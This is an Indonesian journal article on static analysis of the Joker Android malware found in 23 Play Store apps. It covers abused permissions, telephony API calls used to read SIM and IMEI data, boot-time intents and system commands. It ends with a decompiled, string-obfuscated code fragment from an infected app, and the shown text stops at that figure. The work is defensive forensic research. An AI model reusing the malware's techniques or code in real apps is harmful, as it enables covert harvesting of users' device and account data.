REPOSITOR, Vol. 2, No. 10, Oktober 2020, Pp. 1368-1379
ISSN : 2714-7975
E-ISSN : 2716-1382

Analisis Karakteristik Malware Joker Berdasarkan Fitur Menggunakan Metode Statik Pada Platform Android

Yusril Izza Rizqony[1], Denar Regata Akbi[2], Fauzi Dwi Setiawan Sumadi[3]
[1,2,3]Universitas Muhammadiyah Malang
e-mail: yusril.rizqony@webmail.umm.ac.id[1], dnarregata@umm.ac.id[2], fauzisumadi@umm.ac.id[3]

Abstrak

Malware merupakan musuh utama bagi setiap sistem operasi, salah satunya yaitu sistem operasi Android. Salah satu malware yang sempat beredar pada pertengahan tahun 2019 yaitu malware Joker. Malware Joker setidaknya telah ditanam atau menjangkiti pada 23 aplikasi dan telah beredar pada platform unduh aplikasi android. Untuk membuktikkan dan mengetahui apa saja karakter dan yang dilakukan dari malware Joker, maka pada penelitian ini akan menggunakan salah satu metode analisis malware yaitu metode analisis statis. Dengan menggunakan metode analisis statis memungkinkan untuk mengetahui beberapa karakter dari malware tersebut seperti, bagaimana malware bekerja, letak aktifitas malware pada aplikasi terjangkit,hingga asal usul dari malware tersebut. Terdapat 2 tools yang digunakan untuk melakukan analisis statis pada malware Joker yaitu, Andropytool untuk mengekstraksi beberapa fitur yang ada pada APK dan Dex2jar untuk decompile file DEX pada APK sehingga dapat lihat beberapa baris kode yang digunakan. Hasil yang ditemukan dengan menggunakan analisis statis pada malware Joker yaitu, malware tersebut mengambil informasi kartu SIM pada perangkat pengguna, menargetkan negara dari perangkat pengguna tertentu dengan kode MCC, melakukan broadcast secara tersembunyi dari atau untuk aplikasi terjangkit, dan melakukan komunikasi dengan webserver yang menggunakan layawan AWS.
Kata kunci: *Android,Malware, Analisis Malware, Analisis Statis, Digital Forensik*

Abstract

Malware is the main enemy of every operating system, one of which is the Android operating system. One of the malware that had circulated in mid-2019 is the Joker malware. Joker malware has at least been planted or infected with 23 applications and has been circulating on the Android app download platform. To prove and find out what the characters are and what is done from Joker malware, this research will use one method of malware analysis, namely the static analysis method. By using a static analysis method, it is possible to find out some of the characters of the malware, such as how the malware works, the location of malware activities in the infected application, to the origin of the malware. There are 2 tools used to do static analysis on Joker malware, namely, Andropytool to extract some features that exist in APK and Dex2jar to decompile DEX files on APK so that they can see several lines of code used. The results found by using a static analysis of Joker malware are, the malware retrieves SIM card information on the user's device, targets the country of a particular user's device with MCC code, broadcasts hidden from or for infected applications, and communicates with a webserver using the service AWS.
Keywords*: Android,Malware,Malware Analysis,Static Analysis, Digital Forensic*

1. Pendahuluan

1.1. Latar Belakang

Smartphone merupakan salah satu perangkat *mobile* yang saat ini perkembangannnya selalu dinanti oleh masyarakat. Salah salah sistem operasi yang digunakan pada *smartphone* adalah Android. Android adalah salah satu sistem operasi pada *smartphone* yang paling diminati oleh masyarakat dunia karena kemudahan dalam pengoperasiannya dan fitur-fitur pada perangkat yang ditawarkan. Sistem Android memiliki keunggulan dalam hal *user interface* dan *user experience* yang lebih nyaman digunakan bagi pengguna sistem Android ini. Selain itu sistem Android mempunyai keunggulan lain seperti *multitasking*, *open source*, hingga banyaknya aplikasi yang dapat memudahkan pengguna dalam melakukan pekerjaannya setiap hari [1]. Disamping kemudahan yang ditawarkan, sistem Android juga dikenal dengan keamanannya yang kurang, dan itu akan membuat masalah baru bagi pengguna Android dengan memberikan

kemudahan bagi pihak-pihak yang tidak bertanggung jawab untuk menciptakan dan mengembangkan salah satunya *malware* yang dengan sengaja disisipkan pada aplikasi pada platform Android[3].

Pada penelitian yang dilakukan oleh Noviandra dan kawan-kawan[2], peneliti melakukan proses analisis *malware* terhadap tiga aplikasi Android menggunakan metode analisis *static*. Dalam melakukan proses penelitian, peneliti melakukan pembongkaran terhadap tiga aplikasi Android tersebut untuk dapat melihat *source code* dari ketiga aplikasi tersebut. Dengan melihat *source code* pada aplikasi Android yang diteliti, peneliti dapat menemukan *malicious code* yang tertanam pada aplikasi Android tersebut dan membuat laporan dari hasil temuannya tersebut.

Pada penelitian yang dilakukan oleh Alejandro Martin dan kawan-kawan[3], peneliti melakukan proses analisis terhadap beberapa data aplikasi secara acak. Dengan menggunakan beberapa *tools* analisis *malware* didapatkan informasi apakah aplikasi tersebut terjangkit *malware* atau tidak. Pada penelitian ini, juga membandingkan beberapa karakter aplikasi yang terjangkit *malware* dengan aplikasi yang tidak terjangkit *malware*, mulai dari *API Calls, Opcodes, Permission, Intens, Recievers, Services, Activities, Strings*, hingga *System commands* dan membuat laporan dari hasil temuannya tersebut. Akan tetapi pada penelitian ini terutama pada metode analisis *static* tidak dapat menginformasikan dimana letak *package* atau *file* yang terdapat *malicious code* atau *malicious activity* pada aplikasi yang dianalisis.

Menurut artikel yang diterbitkan oleh *infokomputer.grid.id*, terdapat beberapa aplikasi Android yang terinfeksi *malware* jenis baru yang beredar sejak Mei tahun 2019 pada layanan *download* aplikasi Android *Play Store,* yaitu *Joker*. Menurut artikel tersebut *Joker* sempat menginfeksi beberapa perangkat Android di beberapa negara dan mengakibatkan kerugian terhadap pemilik perangkat yang terinfeksi, dan salah satu negara yang menjadi target adalah Indonesia. Oleh karena itu pada penelitian ini, peneliti tertarik untuk melakukan analisis karekteristik *malware Joker* dengan memanfaatkan metode analisis *static* dengan cara melakukan ekstraksi *file* APK terjangkit dan dengan teknik *reverse engineering*.


Dengan melakukan proses ekstrasi pada *file* APK terjangkit akan didapatkan beberapa parameter dari *file* tersebut, meliputi *API Calls, Opcodes, Permission, Intens, Recievers, Services, Activities, Strings*, dan *System commands*. Dengan mengacu dari penelitian sebelumnya maka peneliti akan melakukan analisis terhadap parameter tersebut untuk menentukan apakah dari parameter tersebut terdapat *command* yang berbahaya atau tidak sesuai dengan fungsi aplikasi. Dari proses tersebut peneliti dapat memberikan pembuktian adanya *malicious code* dengan melakukan analisis dengan teknik *reverse engineering* pada aplikasi tersebut. Dari hasil kedua teknik tersebut akan memberikan gambaran cara kerja dari *malware Joker* yang ada pada ke-23 aplikasi dan dampak yang diakibatkan *malware* tersebut terhadap perangkat pengguna. Sehingga hasil akhir yang didapat dari proses analisis statis pada *malware Joker* ini diharapkan dapat menjadi salah satu acuan untuk dapat dijadikan parameter untuk penelitian selanjutnya.

1.2. Malware

Malware merupakan singkatan dari *malicious software* yang artinya adalah *software* yang tidak diinginkan, *malware* sengaja dibuat atau dirancang khusus untuk membahayakan pengguna atau sistem yang ditargetkan. Ini bisa mencakup semua jenis *malware*, seperti *virus*, *trojan*, *backdoors*, *spyware*, *cryptolocker*, dan *ransomeware*. Namun *malware* tidak terbatas hanya itu saja, *malware* juga dapat diklasifikasikan menurut fungsi dan tujuannya[4].

1.3. Sistem Android

Dalam sistem operasi Android terdapat rancangan arsitektur yang dirancang sedemikian rupa dan terbagi dalam beberapa layer sehingga sistem dapat berjalan dan digunakan oleh pengguna[5], yang meliputi :



Gambar 1. Arsitektur sistem Android[5].

- **Application :** Layer aplikasi merupakan layer teratas dari arsitektur sistem Android. Ponsel Android biasanya muncul dengan beberapa aplikasi standart dari produsen ponsel pintar seperti email, browser, kalender, SMS, peta, dan lain-lain. Aplikasi pada Android dibangun menggunakan bahasa Java.
- **Application Framework :** Pada layer ini berhubungan dengan pengembangan aplikasi Android. Pengembang dapat memanfaatkan *tools* yang ada pada layer ini untuk mengembangkan fungsi dan tujuan aplikasi yang dibuat oleh pengembang.
- **Libraries :** Pada layer ini pada dasarnya hanya terdiri dari beberapa fungsi yang memungkinkan untuk memproses berbagai jenis data.
- **Android Runtime :** Android memiliki *libraries core* yang menawarkan sebagian fungsi untuk menjalankan sistem atau aplikasi, *libraries core* juga tersedia dalam bahasa pemograman Java. Semua aplikasi Android berjalan dalam prosesnya sendiri dengan bantuan DVM (*Dalvik Virtual Machine*). DVM mengeksekusi *file* dalam format ".dex". DVM bergantung pada kernel Linux untuk fungsi-fungsi yang mendasari seperti manajemen memori tingkat rendah dan *threading*.

1.4. Digital Forensik


Digital forensik merupakan suatu kegiatan yang didasari dari beberapa displin ilmu yang melakukan analisis dan investigasi untuk mengindentifikasi, mengumpulan, memeriksa dan menyimpan informasi hasil analisis sebagai alat bukti yang dapat dipertanggung jawabkan untuk mengungkapkan tindak kriminal pada proses hukum yang berlaku[13][14][15]. Terdapat 4 tahapan yang perlu dilalui untuk melakukan kegiatan digital forensik [13] yaitu :

- **Identifikasi bukti digital** : Tahap pertama untuk melakukan kegiatan digital forensik yaitu identifikasi bukti digital. Identifikasi bukti digital ini dapat berupa pengumpulan dan penentuan data bukti digital yang akan dilakukan analisis. Bukti digital dapat berupa *flashdisk, pendrive, harddisk, atau CD-ROM, PDA, handphone, smart card, sms, e-mail, cookies, source code, Windows registry, web rowser bookmark, chat log, document, log file*, atau bahkan sederetan paket yang berpindah dalam jaringan komputer.
- **Penyimpanan bukti digital** : Tahap kedua yaitu penyimpanan bukti digital. Pada tahap ini bukti digital yang berupa data setelah didapatkan pada proses identifikasi bukti digital tidak langsung dilakukan analisis lebih lanjut, melainkan akan dilakukan proses penyimpanan atau duplikasi dari data bukti digital. Data pada komputer pada dasarnya dapat berubah-ubah, dapat mengalami kerusakan, dan bersifat sementara. Kesalahan pada penyimpanan juga dapat menimbulkan kerusakan pada bukti digital, oleh karena itu diperlukan ketelitian lebih untuk melakukan penyelidikan pada digital forensik.
- **Analisis bukti digital** : Setelah melakukan duplikasi pada data bukti digital, maka akan dilkaukan proses analisis pada data bukti digital. Proses analisis oleh penyidik digital forensik diharuskan dilakukan dengan menyeluruh pada bukti digital, dengan begitu akan ditemukan informasi mengenai kasus yang diselidiki.
- **Presentasi :** Presentasi dilakukan untuk menyajikan dan memaparkan hasil yang didapat dari proses penyelidikan dan proses analisis yang dilakukan. Sebagai penyidik digital forensik harus dapat mempertanggung jawabkan hasil dari penyelidikannya. Hasil dari proses penyelidikan digital forensik sangat penting karena dapat menentukan apakah pelaku bersalah atau tidak.

2. Metode Penelitian

Analisis *malware* adalah sebuah proses yang digunakan untuk memeriksa *malware* yang meliputi karateristik dan perilaku dari *malware* tersebut, dan juga dapat untuk mengidentifikasi sumber dari *malware* jika memungkinkan[6]. Menurut Gandotra dan kawan-kawan, ada beberapa metode dalam melakukan analisis *malware*, salah satunya menggunakan metode analisis *static*[7]. Analisis menggunakan metode *static* dilakukan dengan cara membongkar sebuah aplikasi atau *software* yang diduga berbahaya, yang kemudian dilakukan pengecekan terhadap *source code,* struktur, cara kerja, dan fungsi dari aplikasi tersebut, dengan kata lain dengan metode ini proses analisis tidak memerlukan eksekusi terhadap *malware*[8]. Pada metode analsis *static* terdapat beberapa teknik yang digunakan untuk melakukan proses analisis. Yang pertama yaitu dengan menggunakan teknik analisis *reverse engineering*[5] dan yang kedua dengan menggunakan teknik analisis dengan cara ekstraksi *source code* atau *file* APK[9]. Dengan menggunakan kedua teknik tersebut maka akan diperoleh informasi tentang karekteristik *malware* tersebut. Pada penelitian akan untuk objek analisis akan menggunakan 23 aplikasi yang terjangkit *malware joker,* antara lain : *Advocate Wallpaper, Age Face, Altar Message, Antivirus Secuirity-Security Scan, Beach Camera 4.2, Board Picture Editing, Certain Wallpaper 1.02, Climate SMS, Collate Face Scanner, Cute Camera, Dazzle Wallpaper, Declare Message, Display Camera, Great VPN, Humour Camera, Ignite Clean, Leaf Face Scanner, Mini Camera 1.0.2, Print Plant Scan, Rapid Face Scanner, Reward Clean, Soby Camera, dan Spark Wallpaper*.


2.1. perancangan sistem secara umum



Gambar 2. Rancangan sistem secara umum.

Berdasarkan Gambar 3.1 yaitu rancangan sistem yang digunakan pada penelitian ini terdapat dua proses analisis, dimana proses analisis dengan mengekstraksi *file* APK dan dengan teknik analisis *reverse engineering*. Analisis dengan mengekstraksi *file* APK dilakukan dengan tujuan untuk menampilkan beberapa fitur yang ada apa *file* APK, meliputi *API Calls, Opcodes, Permission, Intens, Recievers, Services, Activities, Strings*, dan *System command* yang nantinya akan dianalisis untuk menentukan apakah terdapat *command* yang mencurigakan dari fitur tersebut dan akan dilakakukan pembuatan laporan dari hasil analisis tersebut untuk menentukan karakteristik dari *malware* jenis *Joker*. Sedangkan analisis dengan teknik *reverse engineering* dilakukan untuk menampilkan *source code file* dengan ekstensi ".dex" pada *file* APK yang nantinya akan dilakukan analisis terhadap *source code* tersebut untuk mengetahui apakah terdapat *code* yang mencurigakan atau berbahaya dan akan dilakukan pembuatan laporan dari hasil analisis tersebut untuk menentukan karakteristik dari *malware* jenis *Joker*.


2.2. Perancangan Sistem Ekstraksi APK



Gambar 3. Rancangan sistem pada ekstraksi *malware*.

Proses analisis pada penelitian ini terlebih dahulu melewati proses analisis dengan cara mengekstraksi *file* APK yang dapat dilihat pada Gambar 3.2. Perancangan pada Gambar 3.2 menggunakan *tool* yang bernama AndropyTool. Pada proses ekstraksi *file* APK akan menghasilkan *output* fitur parameter berupa *API Calls, Opcodes, Permission, Intens, Recievers, Services, Activities, Strings*, dan *System command* dengan format JSON. Pada saat data sudah diolah dan menampilkan fitur yang ada pada *file* APK dengan format JSON maka dilanjutkan proses analisis. Proses analisis pada teknik ini dilakukan dengan mencari dan menemukan *command* yang dianggap berbahaya berdasarkan literatur terdahulu, dan jika memungkinkan akan menemukan *command* baru yang berbahaya yang belum terdapat pada penelitian sebelumnya.

2.3. Perancangan Sistem Analisis *Reverse Engineering* atau Decompile APK



Gambar 4. Rancangan sistem pada *decompile malware*.

Setelah proses analisis statis dengan cara mengekstraksi *file* APK telah dilakukan, maka untuk melakukan pembuktian adanya *malicious code* dilanjutkan dengan proses analisis statis

dengan menggunakan teknik analisis *reverse engineering* yang ditunjukan pada Gambar 3.3. Pada proses yang berdasarkan pada Gambar 3.3, dilakukan pembongkaran atau melakukan *decompile* terhadap *file* APK, sehingga dapat dibaca *source code* dan susunan *file* ".class"-nya untuk mengetahui apakah terdapat *malicious code* maupun perintah yang berbahaya dengan menggunakan *keyword* dari literatur terdahulu, dan juga memungkinkan untuk menemukan *command* baru yang tidak ada pada *keyword list* sebelumnya. Dengan cara mengubah nama ekstensi *file* APK menjadi ZIP, lalu *file* ZIP tersebut yang berisikan *file-file resource* dari *file* APK dilakukan ekstraksi agar salah satu *file* yang ada dalam *resource* tersebut yang berupa *file* DEX dapat dilakukan *decompile* dengan mengubahnya menjadi format JAR kemudian di-*decompile* mengunakan JD-GUI untuk tahap proses analisis dengan teknik *reverse engineering*.

2.4. Kebutuhan Sistem

2.4.1. Kebutuhan Perangkat Keras

Pada bagian ini akan menjelaskan kebutuhan perangkat keras yang digunakan untuk melakukan proses analisis. Pada penelitian ini perangkat keras yang digunakan yaitu sebuah *notebook* dengan spesifikasi sebagai berikut :

- Merek : ACER Aspire V5-471G
- Sistem Operasi : Windows 10 Enterprise 64-bit
- CPU : Intel Core i5-3337U @ 1.80Ghz
- Memori : 8 GB RAM
- *Hard Drive* : 500 GB HDD

2.4.2. Kebutuhan Perangkat Lunak

Pada bagian ini akan menjelaskan kebutuhan perangkat lunak yang digunakan untuk membantu melakukan proses analisis, terdapat beberapa perangkat lunak yang digunakan pada penelitian ini,yang meliputi :

- **WinRAR :** WinRAR merupakan sebuah perangkat lunak yang mampu melakukan ekstraksi *file* berjenis RAR atau ZIP, dan aplikasi ini dapat berjalan pada sistem operasi Linux, Windows, maupun Mac OS. Perangkat lunak ini digunakan untuk mengekstrak *file* APK sehingga *file* DEX yang ada didalamnya dapat dimanfaatkan untuk proses analisis.
- **VMWare** : VMWare merupakan sebuah perangkat lunak yang menyediakan layanan untuk menciptakan sebuah *virtual machine* pada sebuah sistem operasi. Perangkat lunak ini digunnakan untuk menciptakan sebuah lingkungan sistem operasi Linux.
- **Linux** : Untuk Linux yang berjalan pada *virtual machine* menggunakan Linux Ubuntu versi 16.0. Linux pada penelitian ini berfungsi untuk menjalankan *tools* AndropyTool yang hanya bisa berjalan pada sistem operasi Linux.
- **Sublime** : Sublime merupakan sebuah perangkat lunak yang berfungsi sebagai *text editor*. Sublime pada penelitian ini berfungsi sebagai *user interface file* dengan ekstensi JSON untuk mempermudah melakukan proses analisis *malware*
- **AndropyTool** : AndropyTool merupakan salah satu perangkat lunak atau *tool* yang memungkinkan untuk membantu dalam melakukan proses analisis *malware* pada platform Android[9]. Didalam AndropyTool terdapat beberapa fitur untuk melakukan analisis *malware* pada platform Android, salah satunya analisis statis. Analisis statis pada AndropyTool dapat mengekstrak *file* APK dan menampilkan beberapa fitur pada *file* APK yang meliputi *API Calls, Opcodes, Permission, Intens, Recievers, Services, Activities, Strings*, dan *System command*.
- **Dex2Jar** : Dex2Jar merupakan sebuah perangkat lunak atau *tool* yang mampu melakukan konversi *file* dengan ekstensi DEX (Dalvik Executable) menjadi *file* dengan ekstensi JAR. Dengan berubahnya ekstensi DEX menjadi JAR akan memudahkan melakukan proses analisis pada aplikasi Android.
- **JD-GUI** : JD-GUI merupakan sebuah perangkat lunak atau *tool* yang memberikan layanan tampilan *user interface* untuk memudahkan membaca isi dari *file* yang memiliki ekstensi JAR sekaligus memudahkan proses analisis *file* APK.

3. Hasil Penelitian dan Pembahasan


3.1. Analisis Hasil Dari Ekstrasi File APK

3.1.1. Analisis Permission


Tabel 1. 10 *permission* yang digunakan pada aplikasi terjangkit *malware Joker*.

Permission	Jumlah Aplikasi
android.permission.ACCESS_NETWORK_STATE	23
android.permission.CHANGE_WIFI_STATE	23
android.permission.ACCESS_WIFI_STATE	23
android.permission.INTERNET	23
android.permission.GET_ACCOUNTS	23
android.permission.READ_PHONE_STATE	23
android.permission.WRITE_EXTERNAL_STORAGE	22
android.permission.WAKE_LOCK	20
android.permission.READ_EXTERNAL_STORAGE	19
android.permission.RECEIVE_BOOT_COMPLETED	14

Pada Tabel 1 menunjukan *permission* yang digunakan pada *malware Joker*, dapat dilihat bahwa ke-23 aplikasi terjangkit *malware Joker* semuanya menggunakan *permission "android.permission.READ_PHONE_STATE"* dan "*android.permission.GET_ACCOUNTS*" . Pada literasi sebelumnya dimana juga menganalisa *malware* pada Android mengatakan bahwa, kedua *permission* tersebut jika digunakan pada aplikasi yang terjangkit *malware* akan sangat berbahaya karena berkaitan dengan informasi pengguna dan perangkat yang seharusnya tidak untuk disebarlusakan[3]. Untuk *permission "android.permission.READ_PHONE_STATE"* digunakan untuk mengakses informasi yang ada pada perangkat pengguna seperti informasi jaringan selular saat ini, status panggilan yang sedang berlangsung dan daftar akun telepon apa saja yang ada pada perangkat[10], dan untuk *permission* "*android.permission.GET_ACCOUNTS*" digunakan untuk mengakses informasi daftar akun atau kontak yang ada pada perangkat pengguna, jadi dengan *permission* ini seluruh isi dari kontak seperti nomor telepon atau *email* akan dapat diakses[10]. Untuk kedua *permission* tersebut oleh Google sendiri pada website *developer.android.com* sudah mendapat peringatan bahwa *protection level* untuk kedua *permission* ini berbahaya, jadi untuk digunakan sebuah aplikasi kedua *permission* tersebut bersifat sensitif dan jika digunakan pada aplikasi yang terjangkit *malware* akan sangat berbahaya. Jika dilihat pada 23 aplikasi yang menggunakan kedua *permission* tersebut tidak semuanya perlu untuk menggunakan kedua *permission* tersebut.



Gambar 5. permission android.permission.READ_PHONE_STATE mendapat protection level berbahaya[10].



Gambar 6. permission android.permission.GET_ACCOUNTS mendapat protection level berbahaya[10].

Dari 10 *permission* yang ada pada tabel 1 hanya terdapat 2 *permission* yang berbahaya jika digunakan pada aplikasi yang terjangkit *malware* yaitu *android.permission.READ_PHONE_STATE* dan *android.permission.GET_ACCOUNTS* dan sudah dijelaskan sebelumnya. Dan *permission* selain kedua itu penggunaannya tidak terlalu membahayakan dan tidak mengakses data sensitif pada perangkat pengguna, akan tetapi pada *permission android.permission.RECEIVE_BOOT_COMPLETED* jika digunakan pada aplikasi yang terjangkit *malware* dapat dicurigai juga karena fungsinya adalah memberikan akses *broadcast* pada aplikasi ke perangkat pengguna sekalipun perangkat tersebut dalam keadaan dimatikan[10]. Jadi akses tersebut dapat berbahaya jika perangkat mendapatkan *broadcast* berbahaya saat perangkat dalam keadaan mati dan saat perangkat dihidupkan

broadcast tersebut akan hilang atau seakan-akan *broadcast berbahaya* tersebut disembunyikan.

3.1.2. Analisis API Call Dan API Pacakages

Untuk *API Call* atau *API Packages* pada literasi lain yang juga sebagai acuan pada penelitian mengatakan bahwa *API Package* yang berbahya jika digunakan oleh aplikasi yang terjangkit *malware* yaitu *android.telephony*[3]. Pada *website* resmi Google untuk Android (*developer.android.com*) menjelaskan fungsi *API Package android.telephony* yaitu penyedia *API* untuk memantau informasi dasar telepon, seperti jenis jaringan dan status koneksi, ditambah utilitas untuk memanipulasi *string* nomor telepon[10]. Jadi dengan *API* ini aplikasi dapat mengakses tipe jaringan, status jaringan, hingga informasi kartu SIM pada perangkat pengguna. Pada 23 aplikasi yang diekstraksi, semuanya menggunakan layanan *API Package android.telephony*. Dan untuk memanggil *API Package* dibutuhkan perintah yaitu *API Call*, jadi *API Pacakges* hanya penyedia layanan fitur dan *API Call* sebagai pengeksekusi layanan fitur. Pada Tabel 4.1 terdapat *API Call* dari aplikasi Advocate Wallpaper, disana terdapat *API Call* yang menggunakan *API Package android.telephony* untuk memanggil layanan untuk mengakses informasi dari perangkat, seperti :

1. *Android.telephony.TelephonyManager.getNetworkOperator* untuk mendapatkan informasi operator jaringan yang digunakan saat ini (*return NetworkOperator*)[10].
2. *Android.telephony.TelephonyManager.getSimOperator* untuk mendapatkan informasi operator SIM yang digunakan saat ini (*return SimOperator*)[10].
3. *Android.telephony.TelephonyManager.getNetworkOperatorName* untuk mendapatkan nama operator jaringan saat ini(*return NetworkOperatorName*)[10].
4. *Android.telephony.TelephonyManager.getPhoneType* untuk mendapatkan informasi tipe perangkat pengguna[10].

Namun dibeberapa aplikasi seperti Age Face menggunakan *API Call getDeviceId* (Tabel 4.2), *API Call* tersebut digunakan untuk mendapatkan informasi IMEI dari perangkat pengguna[10]. Dari 23 aplikasi yang sudah diekstraksi paling banyak menampilkan *API Call* pada daftar sebelumnya.

3.1.3. Analisis Intents

Pada *intents* sebenarnya tidak ada fitur yang membahayakan perangkat, akan tetapi kembali lagi jika kode eksekusi yang dianggap biasa saja atau bahkan tidak berbahaya dapat menjadi berbahaya jika pada aplikasi tersebut disisipkan *malware*. Terdapat 2 fitur *intents* yang berbahaya jika dikombinasikan dengan *malware* yaitu *android.intent.action.BOOT_COMPLETED, intents* tersebut sangat berbahaya jika digunakan oleh *malware* yang bertujuan untuk menyembunyikan muatan berbabaya hingga perangkat berikutnya melakukan *restart* perangkat dan memaksa *malware* benar-benar dieksekusi bahkan jika perangkat tidak dinyalakan secara manual[10]. Pada 23 aplikasi yang terjangkit *malware Joker* ini terdapat 15 aplikasi yang menggunaka fitur *intents* tersebut, jadi dapat dikatakan bahwa pembuat *malware* dapat dikatakan menggunakan fitur *intents* tersebut untuk tujuan mengeksekusi *class activity malware* tanpa diketahui pengguna perangkat. Terdapat fitur *intents* yang biasa digunakan *malware* yaitu berkaitan dengan pengiriman dan penerimaan *SMS* yaitu *android.provider.Telephony.SMS RECEIVED*, akan tetapi pada kasus penelitian ini fitur *intents* tersebut hanya terdapat pada aplikasi yang berkaitan dengan *messager* seperti Altar Message, Declare Message, dan Climate SMS, jadi fitur *intents* tersebut digunakan pada aplikasi yang tepat sehingga mengurangi kecurigaan.

3.1.4. Analisis Sistem Command

Untuk fitur *system command* ini, ada beberapa fitur *system command* yang dianggap berbahaya jika digunakan pada *malware*, yaitu *gzip, mv,* dan *chmod*. Pada kasus penelitian ini untuk fitur *system command gzip* dan *mv* digunakan pada 23 aplikasi yang terjangkit *malware Joker*, dan untuk fitur *sytem command chmod* hanya digunakan pada 3 aplikasi saja yaitu Age Face, Collate Face Scanner, dan AntiVirus Security. Fitur *command gzip* dan *mv* adalah satu kesatuan yang dapat digunakan untuk mendekompresi *file* yang berisi muatan *malware* (jika aplikasi terjangkit *malware*) dan untuk menempatkannya difolder aplikasi pada sistem perangkat pengguna, akan tetapi kedua fitur ini umum digunakan pada semua aplikasi Android yang saat ini beredar[3]. Untuk perintah *chmod* bisa dikatakan perintah yang lebih berbahaya dibanding *gzip* dan *mv* jika digunakan pada aplikasi yang terjangkit *malware*, perintah *chmod* digunakan untuk memberikan izin merubah dan mengeksekusi kode atau skrip tersembunyi yang ada pada *file-file* aplikasi[3].

3.2. Analisis Hasil Decompile File APK

```
public class FiActivity extends Activity {
  public static final String a = f.a("Plekiutase opkiuten thikiuts neckiutessary acckiutess.");

  public static final String b = f.a("Gkiuto Skiutet");

  public static final String c = f.a("52kiut0");

  public static final String d = f.a("22kiut2_2kiut14");

  public static final String e = f.a("5200kiut0_5200adb4_52kiut025_520kiut99");

  public static final String f = f.a("26kiut2_20kiut2_460_2kiut68_5kiut20_502_42kiut4_51kiut0_41kiut4_23kiut2_20kiut4_2kiut22_2kiut72_42kiut7_2kiut28_2kiut14");

  private int g = 101;

  private String[] h = { "android.permission.READ_PHONE_STATE", "android.permission.GET_ACCOUNTS" };

  private String i;

  private String j;

  private AlertDialog k;
```

Gambar 7. Terdapat *method* yang berisi kode yang menampilkan *string* sebuah pesan yang telah dimodifikasi pada aplikasi Advocate Wallpaper.

